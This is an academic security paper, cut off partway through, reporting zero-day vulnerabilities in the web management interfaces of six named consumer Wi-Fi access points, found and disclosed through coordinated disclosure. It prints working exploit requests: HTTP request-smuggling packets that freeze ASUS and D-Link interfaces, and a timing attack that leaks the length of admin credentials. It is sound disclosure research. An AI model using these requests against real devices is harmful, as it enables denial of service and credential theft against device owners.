Hindawi
Security and Communication Networks
Volume 2022, Article ID 1833062, 24 pages
https://doi.org/10.1155/2022/1833062

Research Article

Your WAP Is at Risk: A Vulnerability Analysis on Wireless Access Point Web-Based Management Interfaces

Efstratios Chatzoglou,[1] **Georgios Kambourakis**,[2] **and Constantinos Kolias**[3]

[1]*Department of Information & Communication Systems Engineering, University of the Aegean, Mytilene, Greece*
[2]*European Union, Joint Research Centre, Ispra 21027, Italy*
[3]*Department of Computer Science, University of Idaho, Idaho Falls 83402, USA*

Correspondence should be addressed to Georgios Kambourakis; georgios.kampourakis@ec.europa.eu

Received 20 October 2021; Accepted 16 December 2021; Published 12 February 2022

Academic Editor: Konstantinos Rantos

This work provides an answer to the following key question: Are the Web-based management interfaces of the contemporary off-the-shelf wireless access points (WAP) free of flaws and vulnerabilities? The short answer is not very much. That is, after performing a vulnerability assessment on the Web interfaces of six different WAPs by an equal number of diverse renowned vendors, we reveal a significant number of assorted medium-to-high severity vulnerabilities that are straightforwardly or indirectly exploitable. Overall, 13 categories of vulnerabilities translated to 28 zero-day attacks are exposed. Our findings range from legacy path traversal, cross-site scripting, and clickjacking attacks to HTTP request smuggling and splitting, replay, denial of service, and information leakage among others. In the worst-case scenario, the attacker can acquire the administrator's (admin) credentials and the WAP's Wi-Fi passphrases or permanently lock the admin out of accessing the WAP's Web interface. On top of everything else, we identify the already applied hardening measures by these devices and elaborate on extra countermeasures that are required to tackle the identified weaknesses. To our knowledge, this work contributes the first wholemeal appraisal of the security level of this kind of Web-based interfaces that go hand in glove with the myriads of WAPs out there, and it is therefore anticipated to serve as a basis for further research in this timely and challenging field.

1. Introduction

Been around for years, Web application (app) vulnerabilities have turned into a breeding ground of critical defects against the various components of the Web ecosystem. Improper validation or sanitization of form inputs, misconfigured Web servers, and app design flaws are among the chief reasons for compromising the Web app's security. In the past, such vulnerabilities have been meticulously examined and assessed only in their natural environment (i.e., remote Web servers running in cloud infrastructures or data centers). Nevertheless, their effects are scarcely investigated when these apps are executed inside customer premises. This typically happens through consumer-grade equipment or via intermediary network devices. Actually, today, an assortment of small office/home office (SOHO) and IoT devices host Web servers to support Web apps that facilitate device administration functions for non-security-savvy users.

Contributing to this field, this work centers on Wi-Fi access points (WAP), which are virtually omnipresent in customer settings. Namely, the focus is on the Web-based management interface, which is an indispensable part of any WAP. The reader should take into account that unlike highly secure data centers or cloud infrastructures, such devices often make security compromises to favor usability. Our motivation is rooted in a basic question, that is, whether this kind of Web apps remains free of flaws and vulnerabilities, and if not what type of adversarial attacks such vulnerabilities may spawn. To this end, we adopt a black-box penetration testing approach driven by mature fuzzing practices. We painstakingly examine a variety of state-of-the-art WAPs by 6 different well-known vendors. The

outcomes of this endeavor are rather incontrovertible, exposing 13 different categories of vulnerabilities leading to 28 zero-day attacks, several of which are already acknowledged by the respective vendors through a Coordinated Vulnerability Disclosure (CVD) process. At a glance, we expose a total of 28 vulnerabilities, where 13 of them are of high severity; specifically, 4, 7, and 17 pertain to front-end, back-end, and server-side vulnerabilities, respectively. Overall, to our knowledge, the work at hand comprises the first wholemeal investigation of this ecosystem. Moreover, this study may lay the groundwork for advancing research efforts in the timely topic of vulnerability analysis of the Web management interfaces of WAP and possibly even other types of Internet of Things (IoT) devices.

Naturally, the gist of the present work is also well connected to the emerging threat of vulnerabilities proliferating through supply chain workflows. Namely, a device vendor is not necessarily directly involved in every aspect of the device's design and manufacturing. And if a flaw or bug is present in one of the device's components, say the firmware, it may be applicable to numerous vendors. As detailed in Section 6, a prominent instance of such a situation is the vulnerabilities discovered in a range of Realtek Jungle Software Development Kit (SDK) versions; this SDK provides an HTTP Web server exposing a management interface that can be used to configure the WAP. These flaws, published as Common Vulnerabilities and Exposures (CVE)-2021–35395, were found to affect a plethora of Wi-Fi products from more than 60 vendors. According to the aforementioned CVE ID, the successful exploitation of these flaws enables a remote attacker to gain arbitrary code execution on the device. Allegedly, the remote code execution flaw described in CVE-2021-35395 was observed in son-of-Mirai botnet malware binaries [1, 2].

Besides, it is not to be neglected that the remote administration option offered by the majority of the contemporary WAPs (and other SOHO devices) brings attacks against the Web-based management interface of such devices within the reach of not only insiders, that is, those located in the same local area network, but outsiders as well. Note that in this work we opt not to provide an adversarial model because threat modeling for web applications is a well-investigated topic in the literature. We, however, refer the reader to the acclaimed threat modeling process of the Open Web Application Security Project (OWASP) [3, 4].

Obviously, the work at hand is directly associated with threat intelligence given that any identified and registered vulnerability in the form of a CVE number (the industry standard to systematically register discovered software vulnerabilities) and its Common Vulnerability Scoring System (CVSS) score comprise a valuable source for diverse communities. On the one hand, the CVE database should be regarded as an indispensable part of conducting software product compatibility testing. On the other hand, CVEs are a valuable source for the threat intelligence community towards issuing security alerts, and other groups like OWASP are for ranking and organizing risks [5–7].

The remainder of this paper is structured as follows. The next section describes the testbed and the tools used for pen-testing the various WAPs. Section 3 elaborates on the methodology followed. Section 4 scrutinizes on the identified categories of vulnerabilities, while Section 5 enumerates the already deployed security hardening measures by the WAPs and puts forward additional countermeasures to be considered. Section 6 provides related work. The last section concludes and provides avenues for future work.

2. Testbed and Tools

The testbed comprised six modern, off-the-shelf WAPs from numerous renowned vendors. All the devices were 802.11ax certified or capable. Table 1 contains the respective vendor, model, and firmware version per tested WAP.

During pen-testing, several pertinent tools and libraries were utilized: Burp, XSStrike, dotdotslash, Smuggler, urllib3 with urllib.requests, Python secrets, and Python JSON encoder and decoder. Specifically, Burp suite v2021.8.1 community edition was used for realizing man-in-the-middle connections between the browser (attacker) and each WAP's Web app. Also, the same tool aids in the identification of client-based library versions that each Web app implements. XSStrike v3.1.5 is a fuzz testing tool used to identify cross-site scripting (XSS) vulnerabilities. Dotdotslash was utilized to discover traversal directory vulnerabilities. On the other hand, the Smuggler tool was employed to seek for HTTP smuggling weaknesses. Regarding libraries, we utilized Urllib3. The latter is a Python 3 HTTP library that can assist in creating HTTP custom packets; in combination with urllib.requests extensible Python library, several attacks, including Denial of Service (DoS), can be mounted. The Python secrets library was used to generate random hex values, and the JSON one was used to create JSON objects.

3. Methodology

For scrutinizing the various WAP web-based interfaces, a black-box approach was followed. Namely, the sole pieces of information available during testing were the administrator's (admin's) credentials and the general flow of each Web page. Based on OWASP Top 10 Web application security risks, our assessment started with a quest for HTTP weaknesses or vulnerabilities that are already known for WAPs or similar devices and escalated to a seek for zero-day ones.

More precisely, initially, front-end, back-end, and server-side attack surfaces were examined for revealing possible weaknesses. This process yielded a number of potentially exploitable weaknesses per AP, summarized in Table 2. The reader would perceive that some of them, namely, information leakage, transmission of password in cleartext, use of weak nonce, the potential to include values after the character "?" in HTTP requests, and the possibility of uploading a file to the WAP without performing any check, are related to CWEs 1035, 200, 319, 330, 79, and 20, respectively. On the other hand, the remaining weaknesses in the table are not associated with a certain CWE, but are certainly related to Web app hardening. For aiding the reader in understanding some of the attacks described in

Table 1: List of tested devices.

Vendor	WAP	Firmware version
ASUS	RT-AX88U	3.0.0.4.386.45375
D-Link	DIR-X1860	1.03 RevA1
Linksys	MR7350	1.1.6.203884
Netgear	RAX40	1.0.3.94
TP-Link	AX10v1	1_210420
Xiaomi	Mi AX1800	3.0.34

Table 2: Identified weaknesses per Web app.

Weaknesses per AP	ASUS	D-Link	Linksys	Netgear	TP-Link	Xiaomi	Section
Open services by default				✓			—
Outdated software	✓	✓	✓	✓	✓	✓	4.4
Information leakage		✓	✓		✓		4.11
Use of weak nonce					✓	✓	4.3
No X-frame-options		✓				✓	4.8
No content-security-policy	✓	✓	✓	✓		✓	4.8, 4.13, 4.14
Allow values after "?"		✓		✓			4.1
Invalidated upload of file		✓		✓			—
Password-only user auth.		✓	✓		✓	✓	—
No brute-force protection			✓	✓			—

The "allow values after "?" means that the Web app accepts any value an actor can enter after the query character in a URL. The last column points out the relevant to this weakness sections of Section 4.

Section 4, in the following, we concisely discuss each weakness shown in Table 2.

First, it was perceived that one Web app enables by default different services, including Server Message Block (SMB), without requiring authentication. Figure 1 illustrates the relevant services. Undoubtedly, such a configuration increases the attack surface, and naturally such services are low-hanging fruits for the attacker.

Third-party software components, say, libraries, comprise one of the cornerstones of modern software development. However, the benefit of reusing third-party code may be largely canceled out if that code is buggy or outdated. This may augment the attack surface of the app by far and expose end-users to security and privacy risks stemming from those external software components. As analyzed further in Section 4.4, all the examined Web apps have been detected to incorporate at least one outdated software component.

Regarding the information leakage weakness, as observed from the table, three Web apps were found to be sending sensitive information to an unauthorized actor. This information includes the available API calls the Web app accepts, the device's name, model, hardware and firmware version, MAC address, and the time zone. It can be argued that this situation is known to the respective vendors because the relevant pieces of information are exposed by default HTTP requests as those in listing 1 or 2. Latent vulnerabilities that pertain to this weakness are discussed in the next section.

Protecting a login request with a nonce as an extra authentication header is generally a favorable option. Nevertheless, for instance, one of the examined Web apps generated this nonce by simply concatenating the MAC address of the requested device with the current timestamp. Therefore, as detailed in Section 4.12, in case an actor makes an HTTP request including a timestamp that refers to the future, the Web app will accept it. As a result, the improper use of nonce in this case cancels out its purpose and leads to vulnerabilities.

The X-Frame-Options (XFO) HTTP response header blocks a user agent from rendering a page in a frame, like <frame, < iframe, <embed, or <object. It is used against clickjacking attacks by ensuring that no transparent or opaque layers, which lead to malicious domains, appear on top of legitimate buttons or links. On the other hand, the Content-Security-Policy (CSP) HTTP response header serves as a protection measure against XSS, clickjacking, and other types of code injection attacks aimed at data theft, site defacement, and malware distribution. Naturally, the use of such headers is not enough to universally stand against client-based code injection attacks, and as such, additional countermeasures should be applied, say, properly checking and sanitizing the user's input.

Allowing values after "?" in HTTP requests can lead into path-relative style sheet import attacks, or even more perilous ones. This type of attacks can be generally exploited when the attacker enters Cascading Style Sheets (CSS) code in a URL. Although, contemporary browsers offer by default protections against this issue, that is, by not accepting text/html input in a URL, that safeguard is disabled if the Web app supports the so-called Quirk mode. The latter is pertinent when the Web app is not setting a doctype or is using an obsolete one [8]. Another exploitation method that may take advantage of this type of weakness is through a Web cache deception attack [9, 10]. This is realized if the Web app mishandles the request and does not validate the full requested path of the received URL. For example, accepting a URL, such as "http://10.0.0.1/

Enable	Access Method	Link	Port	Admin Password Protection
☑	Network Connection	\\readyshare	-	☐
☑	HTTP	http://readyshare.routerlogin.net/shares	80	☑
☐	HTTPS (via internet)	https://192.168.50.54/shares	443	☑
☐	FTP	ftp://readyshare.routerlogin.net/shares	21	☐
☐	FTP (via internet)	ftp://192.168.50.54/shares	21	☑

Figure 1: List of open-by-default services.

WLG_wireless_dual_band_r10.html?test.jpg", can lead into such an assault. This happens because the included firewall or proxy (noted that all the examined WAPs incorporate a firewall, and some of them a proxy running on a different port. Also, the ASUS WAP includes an intrusion prevention system (IPS)) temporarily withholds the first part of the initial URL request, that is, until the query "?" value and forwards the second part to the Web app. This leads the latter to possibly return any cached information related to the second part of the request, that is, the test.jpg file in the above-mentioned URL, to the attacker.

A couple of Web apps allow a user to upload files without validating the file's extension. This means that a skilled attacker can upload a malicious file, say, a PHP shell script as a backdoor, and gain remote command line execution. Although this weakness seems to be critical, the attacker (a) must be authenticated, (b) needs to find the right file path the Web app keeps the file in order to execute it, and (c) utilizes a script language, which can be executed from the Web server.

The bottom two weaknesses in the table are rather straightforward, and it is assumed that they are known to the respective vendors. The first allows the user to authenticate against the WAP by using only their password, which works to the advantage of the attacker; recall that a username provides for identification, while a password allows for verifying that claimed identity. All the Web apps but those by ASUS and Netgear do not allow changing the default admin's username and do require a username during the authentication process. Brute-force protection, on the other hand, protects against attacks that attempt to discover a password or some other secret value by systematically testing every possible combination until discovering the correct one.

POST/HNAP1/HTTP/1.1\r\n
Host: 192.168.0.1\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
Accept: */*\r\n
Accept-Language: en-US, en; $q = 0.5$\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: text/xml; charset = utf-8\r\n
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings"\r\n
X-Requested-With: XMLHttpRequest\r\n
Content-Length: 306\r\n
Origin: https://192.168.0.1/r/n
Connection: close\r\n
Referer: https://192.168.0.1/info/Login.html/r/n
Cookie: uid = null\r\n
<?xml version = "1.0" encoding = "utf-8"?>/r/n
<soap:Envelope\r\n xmlns:xsi = "http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd = ".
w3.org/2001/XMLSchema" xmlns:soap = "http://schemas.xmlsoap.org/soap/envelope/">\r\n
<soap:Body>\r\n
<GetDeviceSettings xmlns = "http://purenetworks.com/HNAP1/"/>\r\n
</soap:Body>\r\n
</soap:Envelope>\r\n
\r\n

Listing 1: HTTP POST request leading to information leakage (D-Link)

GET/config/deviceinfo.js?v = 1da1221984&_ = 1629148114777 HTTP/1.1\r\n
Host: 192.168.0.1\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
Accept: text/javascript, application/javascript, application/ecmascript, application/x-
ecmascript, */*; $q = 0.01$\r\n

Accept-Language: en-US, en; $q = 0.5$\r\n
Accept-Encoding: gzip, deflate\r\n
X-Requested-With: XMLHttpRequest\r\n
Connection: close\r\n
Referrer: https://192.168.0.1/info/Login.html/r/n
Cookie: uid = null\r\n
\r\n

Listing 2: HTTP GET request leading to information leakage (D-Link)

In a subsequent phase, some of the identified weaknesses, that is, those that are not straightforwardly exploitable, were further scrutinized to discover latent vulnerabilities. This is typically done through a fuzz testing process and observing any error, unexpected, or strange result stemming from either the front-end, back-end, or the Web server. Overall, this process yielded more than 28 zero-day vulnerabilities, which split into 13 categories and discussed in Section 4. Moreover, where applicable, we provide an exploit.

4. Vulnerabilities

With reference to Table 3, we managed to identify 13 categories of vulnerabilities translated to a total of 28 zero-days, affecting diverse components in each WAP's Web app. An additional category, that is, the fourth line of the table, pertains to the use of outdated software with at least one active CVE ID. Next, for each discovered vulnerability, we calculated its severity score using NIST's CVSS v3.1 calculator and obtained a result between 4.0 and 8.9, which is translated from medium and high. Details on each detected vulnerability and the corresponding exploit are given in the subsequent sections. It is to be noted that we classify each vulnerability based on its root cause rather its repercussions. Therefore, a vulnerability which results in DoS, but it is grounded, say, on HTTP request smuggling is included in Section 4.2 rather in Subsection 4.9.

By following a Coordinated Vulnerability Disclosure (CVD) process, the identified vulnerabilities and the associated exploits have been promptly communicated either to Computer Emergency Response Team Coordination Center (CERT/CC) or directly to the affected vendors depending on the case. By the time the paper was accepted, CVEs with IDs CVE-2021-41435, CVE-2021-41436, CVE-2021-41449, and CVE-2021-41450 have been released, publicizing vulnerabilities exposed by this work. Moreover, CVE IDs CVE-2021-41437, CVE-2021-41440 to CVE-2021-41445, and CVE-2021-41451 have been reserved and are expected to be made public in the near future (for updates, check https://icsdweb.aegean.gr/awid/your-wap-is-at-risk). In the following sections, where applicable, we provide the CVE ID (either public or reserved) of the respective attack. It is noteworthy that other wireless routers that have adopted the same software are also vulnerable to the described attacks. Examples of such equipment include all ASUS AX-based and some AC-based WAPs, Netgear's RAX38 and RAX35 models, and Linksys MR7300 series routers.

Finally, yet importantly, the number of vulnerabilities per WAP does not necessarily reflect the overall security level of each Web app. Namely, some apps only deliver a basic level of security. For example, during user authentication, the ASUS, Linksys, and Netgear Web apps send an unprotected authorization header in base64 format. Therefore, a simple man-in-the-middle (MitM) attack would suffice to reveal the user's password to the opponent. It is assumed that this vulnerability is known to the respective vendors; therefore, it is neither discussed further in this section nor included in Table 3.

4.1. HTTP Response Splitting. This vulnerability is related to CWE-113. Namely, an HTTP response splitting attack occurs when the assailant passes malicious data to the Web app and the latter includes these data in its response. As observed from Table 3, only one Web app (CVE-2021-41437) was found to be vulnerable to this attack. Specifically, this Web app is vulnerable to partial code execution; that is, the attacker crafts a specific URL and sends it towards the victim, namely, the WAP's admin; note that the admin must be at that time connected to the Web app. After the victim clicks on that URL, they will receive two HTTP responses. First, if that URL exceeds 50 characters in length after the query ("?") parameter, the Web app will redirect the request to "cloud_sync.asp?flag = " web page (i.e., a cloud service provided by this WAP). The second HTTP response is received after the aforesaid redirection and at minimum contains a ticket (invitation) to access the aforementioned service. Precisely, any value the attacker enters after the query parameter is unjustifiably processed from the Web app and translated into an ASUS AiCloud 2.0 invitation. For example, in case the attacker sends the "/?password = asd asdasddddddddddasddddddddddddddddddabh" URL, the Web app will redirect the user to "cloud_sync.asp?flag = ? password = asdasdasddddddddddasddddddddddddddddd abh" URL, eventually executing the query parameters the attacker has included. This situation is depicted in Figures 2 and 3, which demonstrate the relevant behavior and the exploitation packet, respectively. Note that the opponent is not required to have any prior knowledge for such a URL to work, but the user must be already logged in. Otherwise, the Web app will redirect the user to the default login Web page.

Specifically, this issue relates to the ASUS AiCloud 2.0, i.e., a service which allows WAP (Wi-Fi) users to connect remotely and gain access to their data. Simply put, this service links the local network with a proprietary online cloud storage service with the use of invitation codes. Any Wi-Fi user can access this service by the AiCloud mobile app (offered for both iOS and Android) or through a Web app from a typical (desktop) browser. As a result, the attacker can possibly gain access to the data a user has already stored in this cloud service. In an even worse case, the perpetrator could possibly infiltrate the local network. MITRE has already reserved CVE-2021-41437 to inform about this vulnerability.

4.2. HTTP Request Smuggling. Bear in mind that HTTP request smuggling is more or less related to CWE-444. As

Table 3: Vulnerabilities per AP.

Vulnerability (severity)	ASUS	D-Link	Linksys	Netgear	TP-Link	Xiaomi
HTTP resp. splitting (H)	✓					
HTTP smuggling (H)	✓✓	✓✓	✓		✓✓	
Offline decryption (H)					✓	
Outdated software (H)	✓✓	✓✓	✓✓✓	✓	✓	✓
Path traversal (H)		✓		✓		
Replay (H)					✓	✓
Brute-force protection bypass (M)	✓					
Clickjacking (M)		✓				✓
DoS (M)	✓	✓	✓	✓	✓	✓(H)
Improper auth. (M)				✓		
Info leak (M)		✓				
Out-of-band (M)						✓✓
Reflected XSS (M)		✓				
Stored XSS (M)	✓					

The letters in parentheses indicate the severity level per vulnerability; "H" stands for High and "M" for Medium. Every checkmark designates either an exploit or one outdated software version with at least one active CVE ID.



Figure 2: Authenticated HTTP response splitting redirection. If an authenticated user clicks on a malicious URL, they will be redirected to this screen.

Figure 3: Exploitation packet for authenticated HTTP response splitting redirection.

seen in Table 3, four different Web apps were found to be vulnerable to this issue. This matter is of major importance as it can be exploited in a variety of ways, including code execution, session hijacking, privilege escalation, cache poisoning, and DoS. Note that for realizing such an attack, namely, for a "smuggle" HTTP request to pass through, the targeted Web app must have an intermediate receiver, such as a firewall or proxy, in front of it. Indeed, as already pointed in Section 3, every tested Web app has at least a firewall that filters out HTTP requests. As a proof of concept (PoC), and as explained further down, we did mount DoS attacks against each of the four affected Web apps. Moreover, to clearly demonstrate the impact of this vulnerability, we crafted an additional exploit unleashed against the ASUS Web app. As detailed next, this exploit may enable an attacker to reveal certain information regarding the admin's credentials.

First, the ASUS Web app was found vulnerable to an unauthenticated DoS attack due to not sanitizing properly the HTTP "Transfer-Encoding" header field. The latter is typically used in support of streaming data transfer in HTTP/1.1. Precisely, this header appears in an HTTP packet when the payload body is transmitted in chunks or in another format, such as in a compressed form. When the "chunked" keyword is present, the Web app expects to receive data in chunks, meaning it will wait until all chunks have been received. It was observed that for a single HTTP GET request as that in listing 3, the Web app took $\approx$ 10 sec to respond, enabling an attacker to easily launch DoS against the Web interface of the AP. Overall, the use of diverse API endpoints, such as "appGet.cgi" in the context of an HTTP GET request dispatched by the attacker, can inflict DoS to the relevant Web app. Note that after sending a number of requests, the Web app stops responding (it will not accept any further HTTP request originating from the same IP address) presumably due to the intrusion prevention system (IPS) that blocks the attacker. So, to achieve a persistent DoS state, the wrongdoer should also change their IP address regularly. Based on our work, the CVE-2021-41436 has been reserved by MITRE to inform about this vulnerability.

```
GET/HTTP/1.1\r\n\r\n
Host:router.asus.com\r\n\r\n
Transfer-Encoding: chunked\r\n\r\n
Dummy:Header\r\n\r\n
\r\n\r\n
0000000000000000000000000000042\r\n\r\n
\r\n\r\n
GET/HTTP/1.1\r\n\r\n
Host:localhost\r\n\r\n
Transfer-Encoding: chunked\r\n\r\n
Dummy:Header\r\n\r\n
\r\n\r\n
0000000000000000000000000000056\r\n\r\n
\r\n
```

Listing 3: Bogus GET HTTP request (ASUS)

With reference to listing 4, the second exploit against the same Web app can either achieve DoS or reveal the correct length of the payload (in the login_authorization parameter of the HTTP body), namely, expose the length of the admin's credentials (username/password) to the attacker. For example, the "admin:admin" credentials in base64 have a value of "YWRtaW46YWRtaW4 = %3D" and a length of 19 characters; note that the %3D characters are added by the app, and the ":" character is used to tell apart the username from the password. To achieve such a situation, the assailant needs to send an HTTP POST request with a payload length that is always bigger than the "Content-Length" value. For instance, the third line of the listing 4 designates a "Content-Length" of 165, while the actual value is 151. After the WAP receives the packet, the Web page becomes unavailable for about 10 or 20 sec. This time depends on the login_authorization value, assuming that the "Content-Length" value remains unchanged. Specifically, if the login_authorization value in base64 format has a different length vis-á-vis that of the admin's credentials, the WAP responds faster, in $\approx$ 10 sec. On the other hand, if the aforesaid values are equal, the Web app's response time increases significantly. As a result, when the attacker guesses correctly the length of the admin's credentials, the WAP will take more time to respond. By using this time-based injection attack, the assailant can figure out the length of the correct base64 login_authorization value and thus significantly lower the number of attempts needed at their end to reveal the login credentials, or at the very least decide if a brute-force attack makes sense for this target; for instance, as already explained, a length of 19 characters may correspond to the "admin:admin" credentials. So, the attacker may start by testing credentials that contain a few characters and progressively increase the corresponding length in the login_authorization value until observing a substantially greater response time from the WAP. This assault can be effective with quite a few tries, say, 30 to 40. As a result, a botnet such as Mirai [11] may be exploited to gather vulnerable targets and later on unleash brute-force attacks against those that expose the shortest length of credentials. Even more, as explained later in Section 4.7, this time-based attack can bypass the brute-force protection on the WAP side.

```
POST/login.cgi HTTP/1.1\r\n
Host: router.asus.com\r\n
Content-Length: 165\r\n
Cache-Control: max-age = 0\r\n
Upgrade-Insecure-Requests: 1\r\n
Origin: http://router.asus.com/r/n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Accept: text/html, application/xhtml + xml, appli-
cation/xml; q = 0.9,image/avif, image/webp, image/
apng
```

,*/*; $q = 0.8$, application/signed-exchange; $v = b3$; $q = 0.9$\r\n

Referrer: http://router.asus.com/Main_Login.asp/r/n

Accept-Encoding: gzip, deflate\r\n

Accept-Language: en-US,en; $q = 0.9$\r\n

Connection: close\r\n

\r\n

group_id = &action_mode = &action_script = &action_wait = 50000&current_page = Main_Login.asp&next_page =

index.asp&login_authorization = 0123145asdasdasdasd%3D;\r\n

Listing 4: Bogus HTTP POST request (ASUS)

A variation of the same attack for the same Web app is possible if the attacker can deduce the correct credentials by changing the Content-Length and the login_authorization values and observing the response time. Namely, a correct Content-Length value but with a wrong login_authorization value will take $\approx$ 2 sec for the WAP to respond, while, conversely, a wrong Content-Length value but with a correct login_authorization value will take much longer for the WAP to respond (i.e., $\approx$ 10 sec).

Moreover, the assailant can leverage this behavior by mimicking a valid user and lock them out of accessing the AP's Web interface; a manual restart of the WAP will be required in this case because the user will be totally unaware that the IPS blocked them. In case of an insider, they can attempt to mount a phishing assault, say, an Evil Twin, to steal the admin's credentials. Lastly, in all the aforementioned cases, the DoS effect applies only to the AP's Web interface. Other functionalities, including the Internet connection to the connected stations, were unaffected.

The D-Link's WAP was also found vulnerable to HTTP request smuggling attacks. Precisely, we revealed a couple of cases in which this Web app responded with more than one status code; that is, a single HTTP GET request returns two responses. The HTTP requests used in the first and second cases are shown in Listings 5 and 6, respectively; the first request generates the HTTP 200 and 400 responses, while the second generates the HTTP 200 and 404 ones. On top of that, in the second case, the 404 response contained a Transfer-Encoding header field carrying some cached values, namely, 12, 2F, and 0. In the worst-case scenario, the returned cached values may reveal sensitive information to an unauthenticated opponent. This bearing indicates that even if the Transfer-Encoding header field is missing from the HTTP request, the Web app handles it incorrectly. Figures 4 and 5 demonstrate the relevant behavior.

GET/HTTP/1.1\r\n

Host: 192.168.0.1\r\n

Transfer-Encoding: chunked\r\n\r\n

Content-Length: 4\r\n

\r\n

1\r\n

A\r\n

X\r\n

Listing 5: HTTP GET request for HTTP smuggling attack (D-Link) : Case I

GET/HTTP/1.1\r\n

Content-Length: 43\r\n

Content-Length: 0\r\n

Host: 192.168.0.1\r\n

\r\n

POST/reqsmuggle HTTP/1.1\r\n

Host: 192.168.0.1\r\n

\r\n

Listing 6: HTTP GET request for HTTP smuggling attack (D-Link) : Case II

Moreover, during the analysis of the D-Link Web app (CVE-2021-41442), we observed that when an API endpoint receives an HTTP POST header that contains the "Content-Length" and "Transfer-Encoding: chunked" headers, the WAP takes $\approx$ 5 sec to respond back. It was deduced that the value of "Content-Length" in such a "trial-and-error" HTTP POST request must be at least 5,000 times bigger than the actual payload. An example of this exploit is shown in listing 7; note that the "Content-Length" value is set to 10,000 and the "Transfer-Encoding" header is placed exactly below the "Content-Length" one. On top of that, we realized that the processing time per received packet at the WAP side can be significantly augmented if the attacker (a) replaces the—as created by the Web app—keywords of the "Connection" and "Cache-Control" headers with "keep-alive" and "max-age = 0", respectively, (b) alters the current payload with that of another XML request (i.e., the one used during login), and (c) changes the SOAP endpoint ("SOAPAction") HTTP header to that of a random but existing one, say, SetPortForwardingSettings. Listing 8 presents a version of this exploit by using the curl command; obviously, the same DoS effect can be achieved by trying other combinations of XML payloads and SOAPAction keywords. After executing the exploit, namely, repeatedly sending the crafted packet towards the Web app, any API endpoint can be paralyzed. If the attacker is persistent enough, the WAP's Web interface can be brought to its knees; naturally, the outcome depends on the number of packets per sec the attacker sends. Typically, as shown in Figure 6, if the attack is targeting an API endpoint, the front-end Web page will be loaded with a delay, but without any data from that endpoint. In addition, by targeting the "HNAP1/Login" endpoint, the user could not connect even if they enter the correct password.

POST/HNAP1/HTTP/1.1\r\n

Host: 192.168.0.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: */*\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Figure 4: HTTP request smuggling: Result I.



Figure 5: HTTP request smuggling: Result II.

Accept-Encoding: gzip, deflate\r\n

Content-Type: text/xml; charset = utf-8\r\n

SOAPAction: "http://purenetworks.com/HNAP1/SetPortForwardingSettings\r\n

X-Requested-With: XMLHttpRequest\r\n

Content-Length: 10000\r\n

Transfer-Encoding: chunked\r\n

Origin: https://192.168.0.1/r/n

Connection: keep-alive\r\n

Referrer: https://192.168.0.1/info/Login.html/r/

Pragma: no-cache\r\n

Cache-Control: max-age = 0\r\n

\r\n

<?xml version = ″1.0″ encoding = ″utf-8″?><soap:Envelope xmlns:xsi = "http://www.w3.org/2001/XMLSchema

-instance″ xmlns:xsd = ″http://www.w3.org/2001/XMLSchema″ xmlns:soap = ″http://schemas.xmlsoap.

org/soap/envelope/″><soap:Body><Login xmlns = ″http://purenetworks.com/HNAP1/″><Action>login</

Action><Username>Admin</Username><LoginPassword>AE5126DE286A086302CACC6EFF324892</

